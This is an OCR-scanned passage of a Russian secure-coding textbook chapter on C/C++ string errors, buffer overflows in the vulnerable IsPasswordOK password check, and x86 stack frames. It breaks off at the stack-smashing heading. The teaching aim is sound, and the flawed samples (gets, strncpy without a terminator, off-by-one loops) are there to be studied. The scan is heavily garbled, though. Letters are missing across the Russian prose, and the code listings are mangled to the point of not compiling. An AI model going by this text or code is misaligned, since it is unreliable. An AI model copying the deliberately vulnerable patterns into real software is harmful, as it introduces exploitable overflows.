Функция st en () может использоваться для определения длины строк на которые указывают указатели от a gv [0] до a gv [a gc-1] так что можно динамически выделить адекватное количество памяти Следует только не забывать о добавлении места для нулево о символа завершающе о строку Следует также принять меры чтобы не пола аться на то что любой элемент массива a gv включая a gv [0] не является нулевым

```
01 int main int argc, char *argv[]) {
02     /* Не следует полагаться на то, что argv[0] не нулевой */
03     const char * const name   argv[0] ? argv[0j
04     char *prog_name   char *)malloc strlen name) + 1)
05     if  prog_name ! NULL)  {
06         strcpy prog_name, name)
07     }
08     else {
09         /* Ошибка    выделения памяти*/
10     }
11       *      *
12 }
```

Применение функции st cpy () совершенно безопасно поскольку целевой массив имеет верный размер Тем не менее может быть желательно заменить функцию st cpy () вызовом более безопасной функции для удаления диа ностических сообщений енерируемых компиляторами или анализирующим инструментарием

Для копирования строк можно также использовать POSIX-функцию st dup () Функция st dup () получает указатель на строку и возвращает указатель на вновь созданную строку-дубликат Освободить память выделенную для этой новой строки можно передав

указатель на нее функции f ee) Функция st dup () определена в ISO IEC TR 24731-2 [114] но не включена в стандарты C99 и C 1

Функция spr ntf () Еще одной функцией стандартной библиотеки для копирования строк является функция sp n f () Функция sp n f () записывает в массив выходные данные вид которых определяется форматной строкой После выведенных символов записывается завершающий нулевой символ Поскольку в sp ntf () указывается каким образом последовательность ap ументов преобразуется в строку со ласно передаваемой в качестве ap умента форматной строке зачастую очень трудно определить максимальный размер требуемый для целево о массива Например на распространенных платформах ILP32 и LP64 де NT_MAX = 2 147 483 647 для представления значения типа nt в виде строки может потребоваться до 11 символов (так как может понадобиться один символ для знака минуса) Предсказать поведение чисел с плавающей точкой еще труднее

Функция snp ntf () имеет дополнительный параметр n типа s ze_t Если n равно нулю не записывается ниче о и целевой массив может быть нулевым указателем В противном случае выводимые символы лежащие за пределами n-1- о символа отбрасываются а после реально записанных символов в массив заносится нулевой символ Функция snp ntf () возвращает количество символов которое было бы записано если бы параметр n был достаточно большим не учитывая завершающий нулевой символ в случае ошибки выводится отрицательное значение Следовательно полностью строка с завершающим нулевым символом записывается то да и только то да ко да возвращаемое значение неотрицательное и меньше n Функция snp ntf () является относительно безопасной но подобно дру им функциям форматированно о вывода подвержена уязвимостям Значения возвращаемые функцией snp n f) должны проверяться поскольку функция может выполниться некорректно и не только из-за недостатка места в буфере но и по иным причинам таким как нехватка памяти в процессе работы функции Больше информации можно найти в кни е *The CERT C Secu e Cod ng S anda d* [186] в рекомендациях [a]FIO04 C Обнаруживайте и обрабатывайте все ошибки вывода и [a]FI033-C Обнаруживайте и обрабатывайте все ошибки ввода и вывода приводящие к неопределенному поведению

Копирование нео раниченных строк не о раничивается языком про раммирования C Например если в приведенной про рамме на C ввод пользователя превышает 11 символов осуществляется запись за пределами массива

```
1 #include <iostream>
2
3 int main void) {
4     char buf f12]
5
6     std  cin » buf
7     std  cout « "echo  " « buf « '  n'
8 }
```

Эта про рамма при уровне предупреждений W4 компилируется M c oso t V sua C 2012 без предупреждений Она также без каких-либо замечаний компилируется G 4 7 2 с ключами -Wa -Wext a -pedant c

Типом стандартно о объекта s d c п является класс std st eam Класс st eam который представляет собой специализацию шаблона класса std bas c_ st eam для символьно о типа cha предоставляет функции-члены обеспечивающие чтение и интерпретацию входных данных из потоково о буфера Весь форматированный ввод выполняется

с использованием оператора вывода ope ato » C определяет пере рузки оператора ope ato » как являющиеся членами так и не являющиеся таковыми включая

```
istream& operator»  istream& is, char* str)
```

Этот оператор извлекает символы из входно о потока и сохраняет их в последовательных элементах массива на который указывает указатель st Извлечение завершается ко - да очередным элементом оказывается либо корректный пробельный символ либо нулевой символ либо ока ывается что дости нут конец файла `EOF`. Операция извлечения может быть о раничена некоторым количеством символов (что позволяет избежать переполнения буфера) если установить ширину поля (которая может быть установлена с помощью поля os_base w dth или функции setw ()) равной значению большему нуля В этом случае извлечение завершается за один символ до то о как количество извлеченных символов дости нет значения ширины поля оставляя тем самым место для завершающе о нулево о символа После этой операции извлечения значение ширины поля автоматически сбрасывается в нуль После извлеченных символов автоматически добавляется нулевой символ

Операция извлечения может быть о раничена определенным количеством символов (тем самым устраняя возможность записи за пределами массива) если унаследованный член ширины поля (os_base - w dth) установить равным значению большему нуля В этом случае извлечение завершается за один символ до то о как количество извлеченных символов дости нет значения ширины поля оставляя тем самым место для завершающе о нулево о символа После этой операции извлечения значение ширины поля сбрасывается в нуль

Про рамма в примере 2 2 избе ает переполнения буфера из предыдуще о примера устанавливая поле w dth равным размеру символьно о массива buf Этот пример демонстрирует что оператор извлечения в C не свободен от тех же врожденных недостатков что и функция C gets ()

Пример 2.2. Применение поля width

```
1 #include <iostream>
2
3 int main{void) {
4     char buf[12]
5
6     std  cin.width 12)
7     std  cin » buf
8     std   cout << ''echo  " « buf << *  n
9 }
```

Ошибки сдвига на единицу

Ошибки сдви а на единицу представляют собой еще одну распространенную проблему связанную со строками с завершающим нулевым символом Эти ошибки похожи на копирование нео раниченных строк тем что в обоих случаях выполняется запись за пределами раниц массива Приведенная далее про рамма при уровне предупреждений `/w4` компилируется M c osoft V sua C 2010 без предупреждений и работает в операционной системе W ndows 7 без ошибок но содержит несколько ошибок сдви а на единицу Сможете ли вы обнаружить их все в этом исходном тексте?

```
01 #include <string.h>
02 #include <stdio.h>
03 #include <stdlib.h>
04
05 int main void) {
06     char sl[]     012345678
07     char s2[]   ″0123456789"
08     char *dest
09     int i
10
11     strcpy_s sl, sizeof(s2), s2)
12     dest    char *)malloc strlen si))
13     for  i l  i <  11  i++){
14         dest[i]   si[i]
15     }
16     dest[i]   * 0 *
17     printf("dest   %s", dest)
18     /* ... */
19 }
```

Мно ие из этих ошибок являются ошибками новичка но ино да их допускают и опытные про раммисты Очень ле ко разработать и внедрить про рамму подобную приведенной которая на большинстве систем будет компилироваться и работать без ошибок

Ошибки связанные с нулевым завершающим символом

Еще одна распространенная проблема связанная со строками заключается в их неверном завершении нулевым символом Строка корректно завершена нулевым символом если нулевой символ находится в последнем элементе массива или до не о Если в строке отсутствует завершающий нулевой символ про рамма может быть обманута чтением или записью данных за пределами раниц массива

Чтобы быть безопасно переданными в качестве ар ументов стандартным функциям работы со строками таким как st cpy) или st en () строки должны содержать нулевой завершающий символ по адресу последне о элемента массива или до не о Завершающий нулевой символ необходим поскольку эти функции как и дру ие функции определенные стандартом C пола аются на наличие указателя конца строки Анало ично строки должны иметь завершающий нулевой символ при выполнении про раммой итераций по массиву символов ко да условие завершения цикла зависит от существования завершающе о нулево о символа в пределах выделенной строке памяти

```
1 sizet i
2 char ntbs[16]
3  *   *
4 for  i  0  i < sizeof(ntbs)  ++i) {
5     if  ntbs[i]    * 0 *) break
6      *    *
7 }
```

Приведенная далее про рамма при уровне предупреждений W3 компилируется M c osoft V sua C   2010 с предупреждениями об использовании функций st ncpy () и st cpy () Она также сообщает об ошибках (во время выполнения) будучи скомпилированной GCC в операционной системе L nux при определенном с ненулевым значением идентификаторе препроцессора **FORTIFY SOURCE.**

```
1 int main void) {
2     chara[16]
3     charb[16]
4     charc[16]
5     strncpy a, "0123456789abcdef", sizeof a))
6     strncpy b,  0123456789abcdef", sizeof  b))
7     strcpy c, a)
8      *    *
9 }
```

В этой про рамме каждый из трех массивов символов — a [ ] b [ ] и c [ ] — объявлен как имеющий размер 16 байт Хотя копирование функцией st ncpyO в a о раничено значением s zeof a) (16 байт) получающаяся в результате строка не является строкой с завершающим нулевым символом в силу исторических причин и стандартно о поведения функции st ncpy ()

В соответствии со стандартом C функция st ncpyO копирует не больше n символов (символы следующие за нулевым не копируются) из исходно о массива в целевой Следовательно если среди первых n символов исходно о массива как в данном примере не имеется нулево о получающаяся в результате строка не будет завершена нулевым символом

Применение функции st ncpyO для копирования в строку b дает анало ичный результат В зависимости от то о как компилятор выделяет память после массива a [ ] может *случайно* оказаться нулевой символ но это не определено компилятором и вряд ли осуществится в приведенном примере в частности если память тесно упакована В результате применение функции st cpy () для копирования в c может привести к записи за пределы массива поскольку строка хранящаяся в a [ ] не является корректно завершенной нулевым символом

В кни е *The CERT C Secu e Cod ng S anda d* [186] имеется рекомендация STR32 C Необходимо корректно завершать строки нулевыми символами Заметим что это правило не исключает использования массивов символов Например нет ниче о некорректно о в следующем фра менте про раммы несмотря на то что строка хранящаяся в массиве символов n bs может не быть корректно завершена нулевым символом после копирования с помощью функции st ncpy ()

```
1 char ntbs[NTBS_SIZE]
2
3 strncpy ntbs, source, sizeof ntbs)-1)
4 ntbs[sizeof ntbs)-1]   ' 0'
```

Ошибки связанные с нулевым завершающим символом подобно дру им ошибкам связанным со строками и описанным в этом разделе трудны для выявления и мо ут оставаться незамеченными в про рамме до тех пор пока не проявятся при каком-то конкретном наборе входных данных Код не должен зависеть от то о как происходит выделение памяти компилятором которое может изменяться от одной версии компилятора к дру ой

Усечение строк

Усечение строки может происходить ко да целевой массив символов недостаточно велик для то о чтобы хранить содержимое строки Усечение строки может осуществляться при чтении про раммой пользовательско о ввода или копировании строки и зачастую

является результатом попытки программиста предотвратить переполнение буфера Хотя усечение и не столь опасно как переполнение буфера в результате усечения происходит потеря информации и в ряде случаев могут возникнуть уязвимости программного обеспечения

Строковые ошибки без функций

Большинство функций определенных в стандартной библиотеке обработки строк <str ng h> включая strcpy () street () strnepy) trncat () и str ok) склонны к ошибкам Например M crosoft V sua S ud o не рекомендует использовать многие из этих функций

Однако поскольку строки с авершающим нулевым байтом реализованы как *массивы символов оказывается возможным выполнить небезопасную операцию со строкой даже без вызова функции Приведенная далее программа содержит дефект связанный с операцией копирования строки но при этом не вызывает ни одну из функций строковой библиотеки

```
01   nt ma n( nt argc  char *argv[ ) {
02         nt   = 0
03        char buff 128]
04        char *arg  - argv[ ]
05         f (argc == 0) {
06              puts(  Аргументов нет  )
07              return EXIT_FAILURE
08        }
10        wh  e (arg [ ] !=   0 ) {
11               bu f[ ]              =arg [ ]
12              i++
13        }
14        buf [ ] = 1 01
15        pr ntf(  buff = %s n    buff)
16        ex t(EXIT_SUCCESS)
17  }
```

Дефектная программа получает строковый аргумент копирует его в массив символов buff и выводит содержимое в буфер Переменная buff объявлена как фиксированный массив из 128 символов Если первый аргумент программы содержит 128 или более символов помните о завершающем нулевом символе) программа выполняет запись за пределами массива фиксированного размера

Очевидно что устранение необходимости использовать опасные функции не гарантирует что ваша программа свободна от недостатков безопасности В следующих разделах вы увидите как эти недостатки безопасности могут привести к уязвимостям которыми смогут воспользоваться злоумышленники

ш 2.3. Уязвимости, связанные со строками, и их использование *

В предыдущих разделах описаны распространенные ошибки при работе со строками в C и C Эти ошибки становятся опасными когда код работает с ненадежными данными

из внешних источников такими как ар ументы командной строки переменные среды консольный ввод текстовые файлы или сетевые подключения В зависимости от то о как установлена и используется про рамма внешние данные мо ут быть доверенными или ненадежными Однако зачастую трудно предсказать все возможные варианты применения про раммно о обеспечения Нередко предположения принятые во время разработки про раммы не действительны при ее установке и работе Такое несоответствие условий работы теоретическим предположениям является распространенным источником уязвимостей Следовательно безопаснее рассматривать все внешние данные как ненадежные

В анализе безопасности про раммно о обеспечения значение считается испорченным если оно поступает из ненадежно о источника (не находяще ося под контролем про раммы) и не было предварительно проверено на соответствие некоторым накладываемым о раничениям например что все строки завершаются нулевым символом

Ненадежные данные

В примере 2 3 приведена простая про рамма которая проверяет пользовательский пароль (который должен рассматриваться как ненадежные данные) и предоставляет доступ или отказывает в нем

Пример 2 3. Программа IsPasswordOK * [1]

```
01 bool IsPasswordOK void) {
02     char Password[12]
03
04     gets Password)
05     return 0    strcmp Password, "goodpass")
06 }
07
08 int main void) (
09     bool PwStatus
10
11     puts("Enter Password ")
12     PwStatus   IsPasswordOK )
13     if  PwStatus    false) {
14         puts("Access denied")
15         exit(-1)
16     }
17 }
```

Эта про рамма демонстрирует как можно неверно использовать строки и не является образцом для проверки пароля Про рамма **IsPasswordOK** начинается в функции **main** () Первая строка выполняет вызов функции **puts**) которая выводит строковый литерал Функция **puts)** определенная в стандарте C как функция символьно о вывода объявлена в за оловочном файле **<stdio.h>** и записывает строку в поток вывода на который указывает **stdout,** а затем выводит в не о символ новой строки ([1] **п***) Функция **IsPasswordOK** () вызывается для получения пароля от пользователя Функция возвращает булево значение **true,** если пароль верный и **false,** если нет Затем проверяется значение **PwStatus,** и по результатам проверки принимается решение о предоставлении доступа

Функция **IsPasswordOK**) вызывает функцию **gets**) для чтения символов из потока ввода (на который указывает **stdin)** в массив на который указывает **Password,** до тех пор пока не встретится конец файла или не будет считан символ новой строки Символ новой строки и норируется а нулевой символ записывается в массив непосредственно после последне о считанно о символа Функция **strcmp** () определенная в за оловочном файле **<string.h>,** сравнивает строку на которую указывает **Password,** со строковым литералом **"goodpass"** и возвращает целочисленное значение равное нулю при равенстве строк и ненулевое если строки различны Функция **IsPasswordOK** () возвращает **true,** если введен пароль **"goodpass",** а функция **main** () соответственно предоставляет запрошенный доступ

ис 2 2 Правильный пароль предоставляет доступ

ис 2 3 Отказ в доступе при неверном пароле


При первом запуске про раммы рис 2 2) пользователь вводит правильный пароль и получает запрошенный доступ

При втором запуске (рис 2 3) вводится неправильный пароль и про рамма отказывает в доступе

К сожалению эта про рамма содержит изъян безопасности который позволяет злоумышленнику обойти ло ику защиты пароля и получить доступ к про ра*мме Сможете ли вы обнаружить этот недостаток?

Недостаток безопасности IsPasswordOK

Недостаток безопасности в про рамме **IsPasswordOK,** который позволяет злоумышленнику получить неавторизованный доступ вызван применением функции **gets** () Функция **gets**) как уже упоминалось копирует символы из стандартно о ввода в массив **Password** до тех пор пока не встретится конец файла или не будет считан символ новой строки Однако массив **Password** содержит достаточно памяти только для 11-символьно о пароля и завершающе о нулево о символа Это приводит к записи за пределами раниц массива **Password,** если входные данные имеют длину более 11 символов На рис 2 4 показано что происходит при попытке про раммы копировать 16 байт данных в 12-байтный массив



ис 2 4 Копирование 16 байт данных в 12-байтный массив

Условие которое позволяет осуществиться записи за пределами раниц в безопасности про раммно о обеспечения называется *переполнением буфера* Переполнение буфера происходит во время выполнения про раммы однако условие которое позволяет ему произойти — это (в данном случае) чтение нео раниченной строки а е о можно распознать в процессе компиляции Прежде чем приступить к рассмотрению то о как переполнение буфера представляет у розу безопасности необходимо сначала в целом разобраться с переполнением буфера и процессом ор анизации памяти

Про рамма **`IsPasswordOK`** имеет еще одну проблему она не проверяет состояние возврата функции **`gets`** () Это — нарушение рекомендации FIO04-C Обнаруживайте и обрабатывайте ошибки ввода и вывода При сбое функции **`gets`** () содержимое буфера **`Password`** не определено так что последующий вызов **`strcmpO`** имеет неопределенное поведение В реальной про рамме буфер может даже содержать ранее введенный дру им поль ователем корректный пароль

Переполнение буфера

Переполнение буфера происходит ко да данные записываются за пределы памяти выделенной для определенной структуры данных Языки про раммирования C и C подвержены переполнениям буфера поскольку они

в определяют строки как массивы символов с завершающим нулевым символом

ш не выполняют неявной проверки выхода за раницы массива

s предоставляют функции стандартной библиотеки которые не выполняют проверки выхода за раницы массива

В зависимости от расположения памяти и размера данных переполнение буфера может остаться незамеченным но может и повредить данные вызвать ошибочное поведение или привести к аварийному завершению работы про раммы

Переполнение буфера обладает той неприятной особенностью что оно не все да обнаруживается во время разработки и тестирования про раммы Не все реализации C и C выявляют во время компиляции недостатки про раммно о обеспечения которые мо ут привести к переполнениям буфера или сообщают о записи за пределами раницы массива во время выполнения Помочь в раннем выявлении переполнения буфера в процессе

разработки мо ут некоторые инструменты статическо о анализа исходно о текста Чтобы обнаружить переполнение буфера с помощью тестовых данных можно воспользоваться инструментами динамическо о анализа про рамм

Не все переполнения буфера приводят к уязвимости про раммно о обеспечения Однако переполнение буфера может привести к уязвимости если злоумышленник может управлять пользовательскими данными для использования имеюще ося недостатка безопасности Есть например хорошо известные методы перезаписи кадров в стеке для выполнения произвольно о кода Злоумышленниками может также использоваться переполнение буфера в куче или статической памяти для перезаписи структур данных в соседних участках памяти


Прежде чем приступить к изучению использования этих уязвимостей полезно понять каким образом ор анизована память процесса и как ею управлять Если вы уже знакомы с ор анизацией памяти процесса стеком выполнения и управлением кучей можете пропустить материал до раздела Разрушение стека на с 77

Организация памяти процесса

Процесс *щ щ* **ч**

Эк емпляр программы загруженный в память и управляемый операционной си-
Т стеьюй «ч * -V - - JRS - 5Ь‘ г л * * ♦ •Vv

В общем случае память процесса делится на се менты кода данных кучи и стека как показано в столбце *а* на рис 2 5



ис 2 5 Организация памяти процесса

Се мент кода (или текста) включает в себя команды и данные предназначенные только для чтения Он может быть помечен как предназначенный только для чтения так что попытки изменения данных в этой части памяти приводят к сбою в работе про раммы (Память может быть помечена как предназначенная только для чтения с помощью аппаратных средств компьютера для управления памятью которые поддерживают эту функцию или путем ор анизации памяти при которой записываемые данные не хранятся в той же

странице что и данные только для чтения) Се мент данных содержит инициализированные данные неинициализированные данные статические и лобальные переменные Куча используется для динамическо о выделения памяти процессу Стек представляет собой структуру данных первый вошел последний вышел (a t- n f s -out — LIFO) используемую для поддержки выполнения процесса

Точная ор анизация памяти процесса зависит от операционной системы компилятора компоновщика и за рузчика дру ими словами от реализации языка про раммирования В столбцах *б* и *в* показаны возможные ор анизации памяти процессов в UNIX и W n32

Управление стеком

Стек поддерживает выполнение про раммы путем поддержки автоматических данных состояния процесса Если функция `main` () про раммы например вызывает функцию `a`), которая в свою очередь вызывает функцию b () функция b) в конечном ито е вернет управление функции `a`) которая в свою очередь вернет управление функции `main`) (рис 2 6)




Рис. 2.6. Управление стеком

Для возврата управления в надлежащее место следует сохранять последовательность адресов возврата Для хранения этой информации хорошо подходит стек потому что это динамическая структура данных которая может поддерживать любой уровень вложенности в пределах о раничений памяти При вызове подпро раммы адрес следующей выполняемой команды в вызывающей про рамме вносится в стек При возврате из подпро раммы адрес возврата снимается со стека и выполнение про раммы переходит в указанное место рис 2 7) Информация содержащаяся в стеке отражает состояние выполнения процесса в любой данный момент

Стек используется не только для хранения адреса возврата но и для хранения ар ументов подпро раммы и локальных (или автоматических) переменных Размещаемая в стеке в результате вызова функции информация называется *кадром* (f ame) Адрес текуще о кадра хранится в ре истре кадра или базово о указателя На машинах x86-32 для этой цели используется ре истр расширенно о базово о указателя (extended base po nte ebp) Указатель кадра используется как фиксированная точка в стеке При вызове подпро раммы указатель кадра вызывающей подпро раммы также заносится в стек так что он может быть восстановлен при выходе из подпро раммы

Для записи команд Inte имеется два варианта записи M c osoft использует запись Inte

```
mov eax, 4 # Intel Notat on
```

GCC пользуется синтаксисом AT&T

```
mov $4, %eax # AT&T Notation
```

ис 2 7 Вызов подпрограммы

Обе эти команды перемещают непосредственное значение 4 в ре истр eax Пример 2 4 демонстрирует дизассемблированный вызов **foo(MyInt MyStrPtr)** с использованием команд процессоров Inte

име 2 4 иза ем и вание и ьз ванием к ман е в е

```
01 void foo int, char *)  // Прототип функции
02
03 int main void) {
04     int Mylnt 1  // Переменная в стеке по адресу ebp-8
05     char *MyStrPtr "MyString"     // и по адресу ebp-4
06       *    *
07     foo MyInt, MyStrPtr)  // Вызов функции foo
08         mov eax,[ebp-4]
09         push eax   # Помещение второго аргумента в стек
10         mov ecx,[ebp-8]
11         push ecx   # Помещение первого аргумента в стек
12         call foo   # Помещение в стек адреса возврата и
13                     # переход по указанному адресу
14         add esp,8
15     /*...*/
16 }
```

Вызов происходит в три этапа

1 Второй ар умент помещается в ре истр eax и вносится в стек (строки 8 и 9) Обратите внимание как команда mov использует ре истр ebp для обращения к ар ументам и локальным переменным в стеке

2 Первый ар умент помещается в ре истр ecx и вносится в стек (строки 10 и 11)

3 Команда ca вносит в стек адрес во врата (адрес команды следующей после команды ca) и передает управление функции foo () (строка 12)

Указатель команды **(eip)** указывает на следующую выполняемую команду При выполнении последовательных команд он автоматически увеличивается на ра мер каждой команды так что после это о процессор будет выполнять очередную команду последовательности Обычно указатель **eip** невозможно изменить непосредственно он изменяется косвенно с помощью таких команд как **jump, call** и **return.**

Ко да управление передается по адресу возврата указатель стека увеличивается на 8 байт (строка 14) (На машинах x86-32 указатель стека имеет имя **esp.** Префикс **e** означает extended (расширенный) и используется для то о чтобы отличать 32 битный указатель стека от 16-битно о) Указатель стека указывает на вершину стека Направление роста стека зависит от реализации команд **pop** и **push** в данной архитектуре (т е они мо ут как увеличивать так и уменьшать указатель стека) Для мно их популярных архитектур включая процессоры x86 SPARC и M PS стек растет по направлению к младшим адресам В этих архитектурах увеличение указателя стека эквивалентно снятию данных со стека

Пролог функции foo) Проло функции содержит команды которые выполняются функцией при ее вызове Далее приведен проло функции **foo O .**

```
1 void foo int i, char *name) {
2   char LocalChar[24]
3   int LocalInt
4     push ebp     # Сохранение указателя кадра
5     mov ebp, esp # Указатель кадра подпрограммы делается
6                  # равным текущему указателю на стек
7     sub esp, 28  # Выделение памяти для локальных переменных
8    *    *
```

Команда **push** вносит в стек ре истр **ebp,** содержащий указатель на кадр стека вызывающей функции Команда **mov** устанавливает указатель кадра функции (ре истр **ebp)** равным текущему указателю на стек Наконец функция выделяет 28 байт памяти стека для локальных переменных (24 байта для **LocalChar** и 4 байта для **Locallnt).**

Кадр стека для функции **foo** () после выполнения проло а показан в табл 2 2 На машинах x86 стек растет по направлению к младшим адресам [1]

Таблица 2.2. Кадр стека для функции **foo** () после выполнения пролога

Адрес	Значение	Описание	Длина
0x0012FF4C	[9]	Последняя локальная переменная — целое **Locallnt**	
0x0012FF50	[9]	Первая локальная переменная — строка **LocalChar**	2
0x0012FF68	**0x12FF80**	Кадр вызывающей функции **main)**	
0x0012FF6C	**0x401040**	Адрес возврата вызывающей функции **main)**	
0x0012FF70		Первый аргумент **Mylnt int)**	
0x0012FF74	**0x40703C**	Второй аргумент указатель **toMyString char*)**	

Эпилог функции foo () Эпило функции содержит команды которые выполняются функцией для возврата в вызывающую функцию Далее приведен эпило функции f oo)

```
1 *   *
2   return
3     mov esp, ebp  # Восстановление указателя стека
4     pop ebp       # Восстановление указателя кадра
5     ret           # Снятие со стека адреса возврата
6                   # и передача управления по этому адресу
7 }
```

Эта последовательность возврата является зеркальным отражением показанно о ранее проло а функции Инструкция mov восстанавливает указатель на стек **esp)** вызывающей функции из указателя на кадр **eЪp).** Команда **pop** восстанавливает из стека указатель на кадр вызывающей функции Команда **ret** снимает со стека адрес возврата в вызывающей функции и передает управление по этому адресу

Разрушение стека

